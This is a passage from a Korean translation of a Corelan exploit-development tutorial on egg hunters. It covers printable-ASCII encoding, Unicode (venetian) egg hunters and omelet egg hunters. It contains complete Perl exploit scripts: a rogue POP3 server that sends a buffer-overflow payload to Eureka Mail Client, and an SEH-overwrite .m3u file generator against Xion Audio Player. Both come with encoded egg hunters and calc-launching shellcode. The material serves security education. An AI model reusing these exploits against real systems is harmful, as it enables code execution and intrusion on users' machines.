바이트가 스택으로 삽입되기 때문에, 공격자는 에그 헌터의 마지막 줄부터 작업을 수행해야 하고(코드의 바이트를 역으로 전환해야 되는 것을 잊으면 안 된다), 그래서 스택에 마지막 값이 삽입된 후에는, 에그 헌터의 첫바이트가 ESP에 위치하게 된다.

세 값을 계산하기 위해 보통 다음과 같은 방법을 사용한다.

- 역으로 전환한 바이트의 2의 보수를 계산
- 2의 보수의 첫 번재 바이트부터 시작해서 세 값을 살펴보는데, 이들을 더하면 18이 나오게 된다. 코드

를 동작하게 만들기 위해 오버플로우를 발생시켜야 할지도 모른다(출력 가능한 아스키 문자만 사용하는 것이 허용되어 있기 때문이다). 그러므로 단순히 06+06+06을 사용하는 것은 06이 허용되는 문자가 아닌 관계로 정상적으로 동작하지 않을 것이다. 이러한 경우, 우리는 오버플로우 발생 후 118로 이동해야 한다. 필자는 보통 55와 7F 사이 어딘가에 있는 값을 가져와 시작한다. 71을 가져오는 것을 예로 들어 보자. 71 더하기 71은 E2다. E2에서 118 값을 얻기 위해, 우리는 유효한 문자에 포함되는 36을 E2에 더해줘야 한다. 우리는 이제 우리의 첫 바이트를 발견하게 되었다. 이 방법이 매번 최선의 방법은 아닐지도 모르겠지만, 어쨌든 동작은 한다(팁: 윈도우 계산기:: 얻고 싶은 바이트 값을 입력하고, 살펴봐야 할 지점의 시작 영역이 어디인지 알아내기 위해 3으로 나눈다)

그 다음 2의 보수에 있는 다음 3바이트에도 똑같은 작업을 적용한다. 참고로, 만약 특정 값을 얻기 위해 오버플로우를 발생시켜야 하는 상황이라면, 이것이 다음 바이트에 영향을 끼칠 수 있다는 점에 주의해야 한다. 세 값을 마지막에 더하고, 만약 오버플로우 상황까지 확보하고 있다면, 세 값들 중 하나에 있는 다음 바이트 중 하나에서 1을 빼줘야 한다. 따라 해보면 이것이 무슨 의미인지 알게 될 것이다.

오리지널 에그 헌터의 마지막 줄을 보자.

```
x75 xE7 xFF xE7   -> xE7 xFF xE7 x75 : (2의 보수: 0x1800188B)
————————————————————————————————————————
sub eax, 0x71557130 (> "₩x2d₩x30₩x71₩x55₩x71") 다시 역순으로 !
sub eax, 0x71557130 (> "₩x2d₩x30₩x71₩x55₩x71")
sub eax, 0x3555362B (> "₩x2d₩x2B₩x36₩x55₩x35")
-> 이들 세 값의 합은 0x1180088B 이다
```

오리지널 에그 헌터의 뒤에서 두 번째 라인을 보자..

```
xAF x75 xEA xAF -> xAF xEA x75 xAF : (2의 보수: 0x50158A51)
————————————————————————————————————————
sub eax, 0x71713071
sub eax, 0x71713071
sub eax, 0x6D33296F
```

에그 헌터의 나머지 부분도 위와 같은 원리로 2의 보수로 변환된다.

각각의 블럭은 EAX에 0을 없애는 코드와 함께 코드에 첨가되어야 한다.

예를 들어,

```
AND EAX, 554E4D4A ("₩x25₩x4A₩x4D₩x4E₩x55")
AND EAX, 2A313235 ("₩x25₩x35₩x32₩x31₩x2A")
```

각각의 블럭 뒤에는 결과를 스택에 삽입하는 PUSH EAX 명령어가 따라와야 한다. 절대 잊어버리면 안 된다. 그렇지 않으면 디코딩된 에그 헌터가 스택에 올라가지 않을 것이다.

즉 : 각 블럭은 10(zero eax) + 15 (디코드) + 1 (push eax) = 26 바이트가 될 것이다.. 우리는 이미 8개의 블럭을 가지고 있으므로, 지금까지만 해도 벌써 208 바이트가 필요하게 된다.

그 다음으로 해야 할 일이 디코딩된 에그 헌터가 재생산 과정을 거친 뒤에 실행되는 것을 보장하는 것이다. 이를 위해, 우리는 이 코드를 예측 가능한 위치에 쓰고, 그리로 점프해야 한다. 또는 이것을 인코딩 된 헌터 코드 바로 뒤에 써서 자동으로 실행되도록 만들어야 된다.

만약 예측 가능한 위치에 쓸 수 있다면, 그리고 인코딩된 헌터 작업이 끝난 뒤 디코딩된 헌터(ESP)의 시작 부분으로 점프할 수 있다면, 일은 잘 처리될 것이다.

물론, 문자 세트가 제한적이라면, 단순히 'jmp esp' 또는 'push esp/ret' 와 같은 코드를 인코딩 된 헌터 코드 뒤에 첨가하는 것은 불가능 하다.

이것이 가능하지 않다면, 인코딩 된 버전 바로 뒤에 디코딩 된 에그 헌터를 쓰는 방법을 택해야 한다. 그래서 인코딩 된 버전이 오리지널 코드 재생산을 끝내는 순간, 디코딩 된 에그 헌터가 실행되도록 해야 한다. 이를 위해, 디코딩 된 에그 헌터를 어디에 써야 할 것인가도 정확히 계산해야 한다. 우리는 인코딩 된 에그 헌터의 바이트 수를 알고 있으므로, 이에 따라 ESP를 수정해야 한다. 결과적으로, 디코딩 된 바이트가 인코딩 된 헌터 바로 뒤에 쓰이게 되는 것이다.

ESP를 수정하는데 사용된 기법은 가용 문자 세트에 의존한다. 만약 출력 가능한 아스키 문자들만 사용할 수 있다면 공격자는 add, sub 또는 mov 명령어를 사용할 수 없다. 여기에 쓸 수 있을 만한 한 가지 방법이 ESP를 바꾸기 위해 연속된 POPAD 명령어를 실행시켜, 프로세스 흐름을 인코딩 된 헌터 끝 쪽에 가져다 놓는 것이다. 공격자는 인코딩 된 헌터의 끝에 약간의 nop를 추가해야 할 수도 있다(출력 가능한 아스키 문자만 사용 가능하다면 ₩x41을 nop로 사용하는 것도 가능하다)

정리해 보면 다음과 같다.


ESP를 수정하는 코드(popad) + 인코딩 된 헌터(8 블럭 : zero out eax, 재생산 코드, 스택에 삽입 코드) + 필요할 경우 약간의 nop..

이 기법을 Eureka Mail Client 공격코드에 적용하면 다음과 같다.

```
use Socket;
my $localserver = "10.10.10.134";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E429353); # jmp esp from user32.dll
my $padding = "₩x90" x 1000;
# alphanumeric ascii-printable encoded + 오염 문자s
# tag = w00t
my $egghunter =
#popad - make ESP point below the encoded hunter
"₩x61₩x61₩x61₩x61₩x61₩x61₩x61₩x61".
#-----8 blocks encoded hunter---------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x30₩x71₩x55₩x71". #x75 xE7 xFF xE7
"₩x2d₩x30₩x71₩x55₩x71".
"₩x2d₩x2B₩x36₩x55₩x35".
"₩x50". #push eax
#-------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x71₩x30₩x71₩x71". #xAF x75 xEA xAF
"₩x2d₩x71₩x30₩x71₩x71".
"₩x2d₩x6F₩x29₩x33₩x6D".
"₩x50". #push eax
#-------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x50₩x30₩x25₩x65". #x30 x74 x8B xFA
"₩x2d₩x50₩x30₩x25₩x65".
"₩x2d₩x30₩x2B₩x2A₩x3B".
"₩x50". #push eax
#-------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x71₩x71₩x30₩x41". #xEF xB8 x77 x30
"₩x2d₩x71₩x71₩x30₩x41".
"₩x2d₩x2F₩x64₩x27₩x4d".
```

```
"₩x50". #push eax
#--------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x42₩x53₩x30₩x30". #x3C x05 x5A x74
"₩x2d₩x41₩x53₩x30₩x30".
"₩x2d₩x41₩x54₩x45₩x2B".
"₩x50". #push eax
#--------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x54₩x30₩x66₩x46". #x02 x58 xCD x2E
"₩x2d₩x55₩x30₩x66₩x46".
"₩x2d₩x55₩x47₩x66₩x44".
"₩x50". #push eax
#--------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x50₩x3e₩x39₩x31". #x0F x42 x52 x6A
"₩x2d₩x50₩x3e₩x39₩x32".
"₩x2d₩x51₩x41₩x3b₩x32".
"₩x50". #push eax
#---------------------------
"₩x25₩x4A₩x4D₩x4E₩x55". #zero eax
"₩x25₩x35₩x32₩x31₩x2A". #
"₩x2d₩x33₩x35₩x70₩x55". #x66 x81 xCA xFF
"₩x2d₩x33₩x25₩x70₩x55".
"₩x2d₩x34₩x24₩x55₩x55".
"₩x50". #push eax
#----------------------------
"₩x41₩x41₩x41₩x41"; #some nops
#calc.exe
my
$shellcode="₩x89₩xe2₩xda₩xc1₩xd9₩x72₩xf4₩x58₩x50₩x59₩x49₩x49₩x49₩x49" .
"₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56" .
"₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41" .
"₩x42₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42" .
"₩x30₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4a" .
"₩x48₩x50₩x44₩x43₩x30₩x43₩x30₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47" .
"₩x4c₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x43₩x48₩x45₩x51₩x4a₩x4f₩x4c" .
```

```
"₩x4b₩x50₩x4f₩x42₩x38₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x43₩x31₩x4a" .
"₩x4b₩x51₩x59₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x43₩x31₩x4a₩x4e₩x50" .
"₩x31₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x43₩x44₩x43" .
"₩x37₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4a" .
"₩x54₩x47₩x4b₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55₩x4b₩x55₩x4c" .
"₩x4b₩x51₩x4f₩x51₩x34₩x45₩x51₩x4a₩x4b₩x42₩x46₩x4c₩x4b₩x44" .
"₩x4c₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x45₩x51₩x4a₩x4b₩x4c" .
"₩x4b₩x45₩x4c₩x4c₩x4b₩x45₩x51₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x47" .
"₩x54₩x43₩x34₩x48₩x43₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x50" .
"₩x56₩x45₩x34₩x4c₩x4b₩x47₩x36₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44" .
"₩x4c₩x4c₩x4b₩x44₩x30₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x45₩x38₩x43" .
"₩x38₩x4b₩x39₩x4a₩x58₩x4c₩x43₩x49₩x50₩x42₩x4a₩x50₩x50₩x42" .
"₩x48₩x4c₩x30₩x4d₩x5a₩x43₩x34₩x51₩x4f₩x45₩x38₩x4a₩x38₩x4b" .
"₩x4e₩x4d₩x5a₩x44₩x4e₩x46₩x37₩x4b₩x4f₩x4d₩x37₩x42₩x43₩x45" .
"₩x31₩x42₩x4c₩x42₩x43₩x45₩x50₩x41₩x41";
my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;
#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... ₩n";
print "[+] Configure Eureka Mail Client to connect to this host₩n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
print "[+] Client connected, sending evil payload₩n";
my $cnt=1;
while($cnt<10)
{
print CLIENT "-ERR ".$payload."₩n";
print " -> Sent ".length($payload)." bytes₩n";
$cnt=$cnt+1;
}
}
close CLIENT;
print "[+] Connection closed₩n";
```



공격에 성공 했다.

8. 페이로드가 유니코드 변환에 영향을 받는다면 어떻게 해야할까?

좋은 질문이다. 여기에 적용할 수 있는 기법이 두 가지가 있다. 하나씩 알아보도록 하자.

시나리오1: 페이로드의 아스키 버전은 메모리 어딘가에는 위치한다.

데이터가 아스키 형태로 애플리케이션에 전달될 때, 유니코드로 변환되기 전에 메모리에 저장된다. 그리고 오버플로우가 발생하는 순간에도 여전히 메모리에 저장되어 있다.

쉘코드를 파일에 쓰는 방법으로 아스키 형태의 쉘코드를 획득할 수 있다면 이 쉘코드를 찾을 수 있는 좋은 방법은 !pvefindaddr compare <filename> 기능으로 이 둘(파일과 메모리)을 비교하는 것이다. 만약 쉘코드를 발견한다면, 그리고 메모리 안에서 변형되거나, 유니코드로 전환되지 않았다면 스크립트는 자동으로 이 쉘코드가 사용 가능 여부를 알려줄 것이다.

이 시나리오에서, 공격자는 다음과 같은 작업이 필요하다.

- 에그 헌터를 venetian 쉘코드로 전환하고 실행 시킨다(에그 헌터 코드는 단순한 아스키 형태의 코드보다 크기가 더 커질 수도 있다)
- 진짜 쉘코드를 메모리 어딘가에 삽입한다. 단, 마커와 쉘코드 모두 아스키 형태로 되어 있어야 한다.

venetian 에그헌터가 동작을 할 때, 그것은 간단하게 메모리에서 아스키 버전 쉘코드를 찾아 실행할 것이다.

에그 헌터를 venetian 쉘코드로 변환하는 것은 에그 헌터를 파일에 넣는 것만큼이나 쉽다. alpha2를 이용해 이것을 유니코드로 전환해 보자.

작업이 번거로운 사람들은 아래에 제시된, w00t 태그를 가지고 EAX를 베이스 레지스터로 사용하는 에그 헌터의 유니코드 버전을 그냥 사용해도 무방하다.

```
#Corelan Unicode egghunter - Basereg=EAX - tag=w00t
my $egghunter = "PPYAIAIAIAIAQATAXAZAPA3QADAZ".
"ABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABA".
"BAB30APB944JBQVE1HJKOLOPB0RBJLBQHHMNNOLM5PZ4".
"4JO7H2WP0P0T4TKZZFOSEZJ6OT5K7KO9WA";
```

유니코드 에그 헌터의 장점은 필요할 경우 에그 헌터가 검색을 시작하는 지점을 변형하기가 더 쉽다는 것이다. 만약 '에그 + 쉘코드'를 스택에서 찾을 수 있다면, 그리고 우리가 그것을 에그 헌터 근처에서 찾을 수 있다면 왜 굳이 넓은 메모리 영역을 검색해야 할 것인가? 유니코드 헌터의 장점은 널 바이트를 포함해도 아무런 문제가 없다는 것이다.

그래서 "₩x61₩x81₩xCA₩xFF₩x0F" 를 "₩x66₩x81₩xCA₩x00₩x00"으로 바꾸는 것은 헌터의 검색 시작 위치에 영향을 줄 수 있다.

시나리오2 : 유니코드 페이로드만 사용

이 시나리오에서, 공격자는 아스키 쉘코드 형식을 가지는 메모리 내용을 제어할 수 없다. 기본적으로 모든 것이 유니코드라는 전제를 가지고 있다.

이 경우에도 공격코드를 만드는 것이 가능하지만, 제대로 동작하는 공격 코드를 제작하는 데 시간이 조금 더 걸릴 수도 있다.

첫째로, 공격자는 여전히 유니코드 에그헌터가 필요하지만 태그 또는 마커가 유니코드에 사용될 수 있는지 확실히 확인해야 한다. 즉, 실제 쉘코드 전에 태그를 삽입해야 한다.

둘째로, 레지스터를 두 번 정렬해야 한다. 처음 정렬은 에그 헌터를 실행하기 위해 사용하고, 두 번째 정렬은 태그와 실제 쉘코드 사이에서 사용 되어야 한다(이를 통해 실제 쉘코드를 디코드 할 수 있다)

간단히 요약하자면,

- 오버플로우 유발 및 다음과 같이 실행 흐름을 리다이렉트
- 레지스터를 정렬시키고 필요시 약간의 패딩을 추가하고, 점프를 수행하는 코드
- 자체 디코딩을 수행하고 에그 헌터를 실행하는 유니코드 형식의 쉘코드
- 메모리에 있는 더블 태그를 살펴 보거나

- 레지스터를 다시 한 번 정렬하고, 패딩을 추가하고, 유니코드 형식의 실제 쉘코드를 실행하는 태그 바로 뒤에 위치한 코드를 실행

우리는 기본적으로 실제 쉘코드 앞에 첨가되고, 유니코드에 친화적인 태그를 포함하는 venetian 에그 헌터를 제작해야 한다. 위 예제에서, 우리는 헥스 값으로 0x77 0x30 0x30 0x74인 w00t 태그를 사용했다. 그래서 만약 우리가 처음과 세 번째 바이트를 널 바이트로 교체한다면 태그는 다음과 같이 변하게 된다. '0x00 0x30 0x00 0x74'

바이너리 형식의 에그헌터를 파일로 보내는 간단한 스크립트를 작성해 보자.

```
# Little script to write egghunter shellcode to file
# 2 files will be created :
# - egghunter.bin : w00t를 포함
# - egghunterunicode.bin : 0x00,0x30,0x00,0x74 를 태그로 사용
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
my $egghunter =
"₩x66₩x81₩xCA₩xFF₩x0F₩x42₩x52₩x6A₩x02₩x58₩xCD₩x2E₩x3C₩x05₩x5A₩x74₩xEF₩xB8".
"₩x77₩x30₩x30₩x74". # this is the marker/tag: w00t
"₩x8B₩xFA₩xAF₩x75₩xEA₩xAF₩x75₩xE7₩xFF₩xE7";

print "Writing egghunter with tag w00t to file egghunter.bin...₩n";
open(FILE,">egghunter.bin");
print FILE $egghunter;
close(FILE);

print "Writing egghunter with unicode tag to file egghunter.bin...₩n";
open(FILE,">egghunterunicode.bin");
print FILE "₩x66₩x81₩xCA₩xFF₩x0F₩x42₩x52₩x6A₩x02₩x58₩xCD₩x2E₩x3C";
print FILE "₩x05₩x5A₩x74₩xEF₩xB8";
print FILE "₩x00"; #null
print FILE "₩x30"; #0
print FILE "₩x00"; #null
print FILE "₩x74"; #t
print FILE "₩x8B₩xFA₩xAF₩x75₩xEA₩xAF₩x75₩xE7₩xFF₩xE7";
close(FILE);
```

자 이제 egghunterunicode.bin 파일을 venetian 쉘코드로 변환해 보자.

```
./alpha2 eax --unicode --uppercase < egghunterunicode.bin
PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI
1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABA
BABAB30APB944JBQVSQGZKOLOORB2BJLB0XHMNNOLLEPZ3DJO6XKPNPKP
RT4KZZVO2UJJ6ORUJGKOK7A
```

유니코드 페이로드를 제작할 때, 공격자는 유니코드 호환 태그 문자를 진짜 쉘코드에 첨가해야 한다('0t0t') 이 문자가 유니코드로 전환되면, 0x00 0x30 0x00 0x74 0x00 0x30 0x00 0x74와 같이 될 것이다. 그리고 이것은 유니코드로 전환되기 전에 에그 헌터에 삽입되는 마커와 부합하게 된다.

이 0t0t 태그와 실제 쉘코드 사이에 레지스터 정렬 코드를 삽입해야 할 수도 있다. 그렇지 않으면 venetian 쉘코드가 동작하지 않을 것이다. 예를 들어 만약 공격자가 EAX를 베이스 레지스터로 사용해서 진짜 쉘코드를 venetian 쉘코드로 전환했다면, 공격자는 디코더의 시작 부분을 레지스터를 가리키도록 다시 설정해 줘야 할 것이다. 7번째 문서(유니코드)를 봤다면 이것이 어떤 의미인지 이해할 것이다.

대부분의 경우, 에그 헌터는 EDI에 현재 스택 주소를 삽입한다(에그 헌터가 메모리에서 에그 태그가 위치한 곳을 지속적으로 추적하는 레지스터를 사용하기 때문이다. 태그를 찾은 뒤에, 레지스터는 태그의 마지막 바이트를 가리키게 된다) 그러므로 EDI를 EAX로 이동하고, EAX가 venetian 쉘코드가 위치한 곳의 주소를 가리킬 때까지 값을 증가시키거나 EDI를 수정하는 것이 그렇게 중요하지는 않다.

정렬을 위한 첫 번째 명령어는 널 바이트로 시작한다. 그러므로 우리는 00 xx 00 형식을 가지는 명령어로 정렬을 시작해야 한다. 00 6d 00을 사용해 보자.

참고: venetian 쉘코드를 위한 디코더가 에그 헌터의 일부분 또는 그 자체를 덮어쓰지 않도록 주의해야 한다. 이렇게 되면 공격코드가 동작하지 않을 것이다.


이론이 실질적으로 효과가 있는지 확인해 보자.

우리는 일곱 번째 문서에서 다뤘던 xion audio player 1.0 build 121 취약점을 다시 사용해 볼 것이다. 공격 코드를 제작하는 과정과 정렬 방법에 대해서는 별도로 언급하지 않겠다. 에그 헌팅 기법을 제외한 다른 기술은 유니코드 관련 문서를 완벽히 숙지해야 이해가 가능하다.

```
# [*] Vulnerability : Xion Audio Player Local BOF
# [*] Written by : corelanc0d3r (corelanc0d3r[at]gmail[dot]com)
# ------------------------------------------------------------------
# 공격 코드는 7번째 문서(유니코드)에서 사용 했던 코드에 기초한다.
# 하지만 이번에는 유니코드 에그 헌터를 사용했다.
#
my $sploitfile="corelansploit.m3u";
my $junk = "₩x41" x 230; # SEH를 건드리기 위해 NOP 추가
my $nseh="₩x58₩x48"; # EAX에 nop 역할을 하는 특정 데이터를 삽입
```

```
my $seh="₩xf5₩x48"; #  xion.exe 에서 가져온 유니코드 호환 ppr 코드
# 이것은 코드가 실행 될 때 NOP 역할도 수행한다
# p/p/r 코드가 실행 되면 여기로 이동한다.
# 유니코드 디코더를 실행할 수 있게 만들기 위해
# EAX가 우리의 디코더 부분을 가리키도록 해야 한다.
# 우리는 EAX를 우리의 버퍼를 가리키도록 만든다.
# EBP를 EAX에 삽입하고 EAX를 증가시키는 방법으로 이를 수행한다.
# EAX가 우리의 에그 헌터를 가리킬 때까지 증가시킨다.
# 우선, EBP를 EAX에 삽입한다(push / pop)
my $align="₩x55"; #push ebp
$align=$align."₩x6d"; #align/nop
$align=$align."₩x58"; #pop eax
$align=$align."₩x6d"; #align/nop

# 이제 EAX에 있는 주소를 증가시키면 EAX가 우리의 버퍼를 가리키게 될 것이다.
$align = $align."₩x05₩x10₩x11"; #add eax,11001300
$align=$align."₩x6d"; #align/nop
$align=$align."₩x2d₩x02₩x11"; #sub eax,11000200
$align=$align."₩x6d"; #align/nop
# EAX는 이제 에그 헌터를 가리키고 있다.
# EAX로 점프 한다.
my $jump = "₩x50"; #push eax
$jump=$jump."₩x6d"; #nop/align
$jump=$jump."₩xc3"; #ret
# 여기와 EAX 사이의 공간을 채운다.
my $padding="A" x 73;
# 이것이 우리가 EAX에 삽입할 값이다.
my $egghunter ="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JB36CQ7ZKPKPORPR2JM2PXXMNNOLKUQJRT".
"ZOVXKPNPM0RT4KKJ6ORUZJFO2U9WKOZGA";



# 현재까지의 공격코드는 7장에서 다뤘던 내용과 거의 같다.
# 쉘코드가 유니코드란 사실만 제외하면 말이다.
# 에그 헌터는 에그 마커로 '0t0t'를 찾게 된다.
# 에그 헌터는 EAX를 베이스 주소로 사용하는 유니코드로 전환된다.
#
```

```
# 에그 헌터와 쉘코드 사이에 쓰레기 값을 조금 삽입해서
# 우리의 진짜 쉘코드가 머나먼 곳 어딘가에 위치하는 것처럼 가장한다.

my $garbage = "X" x 50;
# 계산기를 실행하는 진짜 쉘코드 (venetian, uses EAX as basereg)

my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABAB".
"ABAB30APB944JBKLK8OTKPKPM0DKOUOLTKSLM5SHKQJ".
"O4K0OLXTKQOMPKQZKOYTKP44KM1ZNNQY0V96L3TWPT4".
"KW7QHJLMKQWRZKL4OKQDNDKTBUIUTK1OO4KQJK1VTKL".
"LPK4K1OMLM1ZK4KMLTKKQJKSY1LMTKTGSNQWPRDTKOP".
"NPU5902XLLTKOPLLDK2PMLFMTKQXM8JKM94K3P6PM0K".
"PKP4KQXOLQONQL6QPPV59KH53GP3K0PQXJPDJM4QO2H".
"68KN4JLN0WKOK7QSC1RLQSKPA";
# 에그 마커와 쉘코드 사이에 정렬이 필요하다.
# 이를 통해 EAX가 진짜 쉘코드의 시작 부분을 가리키게 된다.

my $align2 = "₩x6d₩x57₩x6d₩x58₩x6d"; #nop, push edi, nop, pop eax, nop
$align2 = $align2."₩xb9₩x1b₩xaa"; #mov ecx, 0xaa001b00
$align2 = $align2."₩xe8₩x6d"; #add al,ch + nop (increase eax with 1b)
$align2 = $align2."₩x50₩x6d₩xc3"; #push eax, nop, ret
# EAX는 이제 진짜 쉘코드를 가리키게 되었다.
# 남은 공간을 채우고, 접근 위반을 발생시킨다.

my $filler = ("₩xcc" x (15990-length($shellcode)));
#payload
my $payload = $junk.$nseh.$seh.$align.$jump.$padding.$egghunter;
$payload=$payload.$garbage."0t0t".$align2.$shellcode.$filler;
open(myfile,">$sploitfile");
print myfile $payload;
print "Wrote " . length($payload)." bytes to $sploitfile₩n";
close(myfile)
```



공격이 성공했다 !!

유니코드 에그 헌터 코드의 다른 예제는 다음 사이트에서 찾아볼 수 있다.

- http://www.pornosecurity.org/blog/공격 코드ing-bittorrent

(demo at http://www.pornosecurity.org/bittorrent/bittorrent.html)

9. 오믈렛 에그 헌터

공격자가 가진 메모리 영역이 스택 크기에 비해 너무 작고, 공격자가 가진 것은 제어 가능한 작은 공간의 여러 메모리 조각뿐이라면 어떻게 해야할까? 이러한 조건에서, 쉘코드를 오믈렛 에그 헌팅이라 불리는 쉘코드 단편화 기술이 사용될 수 있다.

이 기술에서, 공격자는 실제 쉘코드를 작은 조각으로 나눠서, 조각들을 메모리로 옮기고, 모든 에그를 검색하는 헌터 코드를 실행시키면, 쉘코드가 재조합되어 실행된다.

오믈렛 에그 헌터의 기본 개념은 일반적인 에그 헌터와 거의 같다. 하지만 크게 보면 두 가지 차이점이 존재한다.

- 최종 쉘코드가 여러 조각으로 나눠진다(여러 개의 에그)
- 최종 쉘코드가 실행되기 전에 재조합 된다(발견된 즉시 실행되지 않는다).

게다가, 에그 헌터 코드는 일반적인 에그 헌터보다 크기가 더 크다(90 바이트 정도 vs 30~60 바이트 사이) 이 기술은 skylined에 의해 소개 되었다. 관련 문서는 아래 링크를 참조하기 바란다.

- http://skypher.com/wiki/index.php/Hacking/Shellcode/Egg_hunt/w32_SEH_omelet_shellcode
- http://code.google.com/p/w32-seh-omelet-shellcode/

이것은 일반적인 에그 헌터 쉘코드와 비슷해 보이지만 사용자 주소 영역에서 다수의 작은 에그를 찾아 재결합 한 뒤 쉘코드를 하나의 큰 블럭으로 만들어 실행한다는 면에서 차이점을 가진다. 이 기술은 목표 프로세스에 쉘코드를 한 덩어리로 삽입하기에는 공간이 부족할 경우에 유용하게 쓸 수 있다.

오리지널 쉘코드는 여러 조각으로 나눠져야 한다. 에그 또한 마찬가지인데, 각 에그는 다음의 내용을 포함하는 해더를 가지고 있어야 한다.

- 에그의 길이
- 인덱스 숫자
- 3 바이트 마커 (에그를 찾기 위해)

오믈렛 쉘코드/에그 헌터는 에그의 정확한 사이즈, 몇 개의 에그가 있는지, 에그를 식별하는 3바이트는 무엇인지에 대한 정보를 알고 있어야 한다.

오믈렛 코드가 실행되면, 메모리를 검색해 모든 에그를 찾아내고 스택의 바닥부분에 오리지널 쉘코드를 재생산해낸다. 이 작업이 끝나면, 재생산된 쉘코드로 점프해 이를 실행한다. Skylined에 의해 작성된 오믈렛 코드는 메모리를 읽을 때 발생하는 접근 위반을 처리하기 위해 사용자 SEH 핸들러에 삽입된다.

